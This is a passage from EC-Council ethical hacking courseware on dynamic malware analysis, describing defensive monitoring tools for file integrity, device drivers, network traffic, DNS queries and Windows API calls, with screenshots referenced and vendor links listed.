



Figure 7.87: Screenshot of PA File Sight

Some additional file integrity checking tools are as follows:

- Tripwire File Integrity and Change Manager (*https://www.tripwire.com*)
- Netwrix Auditor (*https://www.netwrix.com*)
- Verisys (*https://www.ionx.co.uk*)
- CSP File Integrity Checker (*https://www.cspsecurity.com*)
- NNT Change Tracker (*https://www.newnettechnologies.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Device Drivers Monitoring

Malware is installed on the system along with the device drivers when the user downloads infected drivers from untrusted sources. The malware uses these drivers to avoid detection. One can scan for suspicious device drivers using tools such as DriverView and Driver Detective, to verify whether they are genuine and whether they have been downloaded from the publisher's original site.

The path to the location of Windows system drivers is as follows:

Goto **Run** → Type **msinfo32** → **Software Environment** → **System Drivers**




Figure 7.88: Screenshot displaying Windows System Drivers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **DriverView**

  Source: *https://www.nirsoft.net*

  The DriverView utility displays the list of all device drivers currently loaded in the system. For each driver in the list, additional information is displayed, such as load address of the driver, description, version, product name, and maker.

  Features:

  - Displays the list of all loaded drivers in your system
  - Standalone executable





Figure 7.89: Screenshot of DriverView

Some additional device driver monitoring tools are as follows:

- Driver Booster (*https://www.iobit.com*)
- Driver Reviver (*https://www.reviversoft.com*)
- Driver Easy (*https://www.drivereasy.com*)
- Driver Fusion (*https://treexy.com*)
- Driver Genius (*http://www.driver-soft.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Traffic Monitoring/Analysis

Network analysis is the process of capturing network traffic and investigating it carefully to identify malware activity. It helps to determine the type of traffic/network packets or data transmitted across the network.

Malware depends on the network for various activities such as propagation, downloading malicious content, transmitting sensitive files and information, and offering remote control to attackers. Therefore, you should adopt techniques that can detect malware artifacts and usage across networks. Some malware connects back to the handlers and sends confidential information to them.

In dynamic analysis, you run a piece of malware in a controlled environment that is installed with various network monitoring tools to trace all the networking activities of the malware. Network monitoring tools such as SolarWinds NetFlow Traffic Analyzer, Capsa Network Analyzer, and Wireshark, can be used to monitor and capture live network traffic to and from the victim's system during execution of the suspicious program. This will help to understand the malware's network artifacts, signatures, functions, and other elements.

- **SolarWinds NetFlow Traffic Analyzer**

  Source: *https://www.solarwinds.com*

  NetFlow Traffic Analyzer collects traffic data, converts it into a useable format, and presents it to the user in a web-based interface for monitoring network traffic.

  Features:

  - Network traffic analysis
  - Bandwidth monitoring

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Application traffic alerting
- Performance analysis
- CBQoS policy optimization
- Malicious or malformed traffic flow identification





Figure 7.90: Screenshot of SolarWinds NetFlow Traffic Analyzer

Some additional network activity monitoring tools are as follows:

- Caspa Network Analyzer (*https://www.colasoft.com*)
- Wireshark (*https://www.wireshark.org*)
- PRTG Network Monitor (*https://kb.paessler.com*)
- GFI LanGuard (*https://www.gfi.com*)
- NetFort LANGuardian (*https://www.netfort.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DNS Monitoring/Resolution

Malicious software such as DNSChanger can change the system's DNS server settings, thus providing attackers with control of the DNS server used in the victim's system. Subsequently, the attackers can control the sites to which the user tries to connect through the Internet, make him/her connect to a fraudulent website, or interfere with his/her online web browsing.

Therefore, you should determine whether the malware is capable of changing any DNS server settings while performing dynamic analysis. You can use tools such as DNSQuerySniffer and DNSstuff, to verify the DNS servers that the malware tries to connect to and identify the type of connection.

- **DNSQuerySniffer**

  Source: *https://www.nirsoft.net*

  DNSQuerySniffer is a network sniffer utility that shows the DNS queries sent on your system. For every DNS query, the following information is displayed: host name, port number, query ID, request type (A, AAAA, NS, MX, and so on), request time, response time, duration, response code, number of records, and content of the returned DNS records. You can easily export the DNS query information to a CSV/tab-delimited/XML/HTML file or copy the DNS queries to the clipboard and then paste them into Excel or other spreadsheet applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.91: Screenshot of DNSQuerySniffer

Some additional DNS monitoring/resolution tools are as follows:

- DNSstuff (*https://www.dnsstuff.com*)
- DNS Lookup Tool (*https://www.ultratools.com*)
- Sonar Lite (*https://constellix.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



API Calls Monitoring

Application programming interfaces (APIs) are parts of the Windows OS that allow external applications to access OS information such as file systems, threads, errors, registry, kernel, buttons, mouse pointer, network services, web, and the Internet. Malware programs also use these APIs to access the OS information and cause damage to the system.

You need to gather the APIs related to the malware programs and analyze them to reveal their interaction with the OS as well as the activities they have been performing over the system. Use API call monitoring tools such as API Monitor to monitor API calls made by applications.

- **API Monitor**

  Source: *https://www.apimonitor.com*

  API Monitor is a software that allows you to monitor and display Win32 API calls made by applications. It can trace any exported API and it displays a wide range of information, including function name, call sequence, input and output parameters, function return value, etc. It is a useful developer tool for understanding how Win32 applications work and for learning their tricks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


